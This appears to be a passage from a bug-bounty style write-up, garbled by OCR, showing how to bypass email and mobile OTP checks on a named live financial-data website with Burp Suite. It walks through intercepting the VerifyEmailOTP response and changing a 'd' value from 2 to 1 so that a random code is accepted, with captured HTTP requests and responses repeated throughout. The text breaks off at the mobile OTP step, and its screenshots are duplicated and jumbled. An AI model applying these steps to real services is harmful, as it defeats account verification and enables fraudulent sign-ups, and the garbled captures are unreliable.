
- Now on intercept




- Firstly we bypass email otp , enter the random 4 digit otp and




- click on verify otp




- Request captured in burp intercept



- Right click on request and click on **Do intercept** and then **Response to this request**



- Here , response received 



Burp Suite Professional >2025.1.4 - Temporary Project - Session 1 to 1790x614

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions ⚙ Search ⚙ Settings

Learn Intercept HTTP history WebSockets history Match and replace ⚙ Proxy settings

⌚ Interception ⚙ Forward ⚙ Drop ⚙ Response from https://www.instafinancials.co... ⚙ Open browser ⚙ :

Time Type Direction Method URL Status code Len

20:54:0... HTTP ← Response POST https://www.instafinancials.com/accounts/signup-emailotp.aspx/VerifyEmailOTP 200 412

Request

Pretty Raw Hex

```
POST /accounts/signup-emailotp.aspx/VerifyEmailOTP HTTP/1.1
Host: www.instafinancials.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/javascript, text/javascript, */*; q=0.01
Referer: https://www.instafinancials.com/accounts/signup-emailotp.aspx
Sec-Patch-Dest: empty
Sec-Patch-Src: empty
Sec-Patch-Site: same-origin
Priority: -1
Tls-Header: 
```

Accept-Encoding: gzip, deflate, br

Content-Type: application/json; charset=UTF-8

Connection: keep-alive

Current Length: 40

Content-Type: application/javascript; charset=UTF-8

Referer: https://www.instafinancials.com/accounts/signup-emailotp.aspx

Sec-Patch-Dest: empty

Sec-Patch-Src: empty

Sec-Patch-Site: same-origin

Priority: -1

Tls-Header:

Response

Pretty Raw Hex Render

```
HTTP/2.0 200 OK
Date: Sun, 15 Jul 2025 10:54:02 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 10
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
X-Content-Type-Options: nosniff
Content-Length: 10
Content-Type: application/json; charset=UTF-8
Content-Encoding: gzip
} 
```

Inspector

Request attributes 2

Request cookies 8

Request headers 16


Response headers 10

Notes

Event log (8) All issues (4)

⌚ Memory: 170.4MB

- Simply , replace “d” : 2 to “d”: 1



Burp Suite Professional >2025.1.4 - Temporary Project - Session 1 to 1790x614

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions ⚙ Search ⚙ Settings

Learn Intercept HTTP history WebSockets history Match and replace ⚙ Proxy settings

⌚ Interception ⚙ Forward ⚙ Drop ⚙ Response from https://www.instafinancials.co... ⚙ Open browser ⚙ :

Time Type Direction Method URL Status code Len

20:54:0... HTTP ← Response POST https://www.instafinancials.com/accounts/signup-emailotp.aspx/VerifyEmailOTP 200 412

Request

Pretty Raw Hex

```
POST /accounts/signup-emailotp.aspx/VerifyEmailOTP HTTP/1.1
Host: www.instafinancials.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/javascript, text/javascript, */*; q=0.01
Referer: https://www.instafinancials.com/accounts/signup-emailotp.aspx
Sec-Patch-Dest: empty
Sec-Patch-Src: empty
Sec-Patch-Site: same-origin
Priority: -1
Tls-Header: 
```

Accept-Encoding: gzip, deflate, br

Content-Type: application/json; charset=UTF-8

Connection: keep-alive

Current Length: 40

Content-Type: application/javascript; charset=UTF-8

Referer: https://www.instafinancials.com/accounts/signup-emailotp.aspx

Sec-Patch-Dest: empty

Sec-Patch-Src: empty

Sec-Patch-Site: same-origin

Priority: -1

Tls-Header:

Response

Pretty Raw Hex Render

```
HTTP/2.0 200 OK
Date: Sun, 15 Jul 2025 10:54:02 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 10
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
X-Content-Type-Options: nosniff
Content-Length: 10
Content-Type: application/json; charset=UTF-8
Content-Encoding: gzip
} 
```

Inspector

Selection 1 (0x1)

Selected character 2

Code Hex ▾ 32

Cancel Apply changes

Request attributes 2


Request cookies 8

Notes


Event log (8) All issues (4)

⌚ Memory: 170.4MB


- **And forward Request**




- Email Otp Bypass




- Now bypass mobile number OTP
- Enter random 4 digit number and click no verify otp




- Request Capture



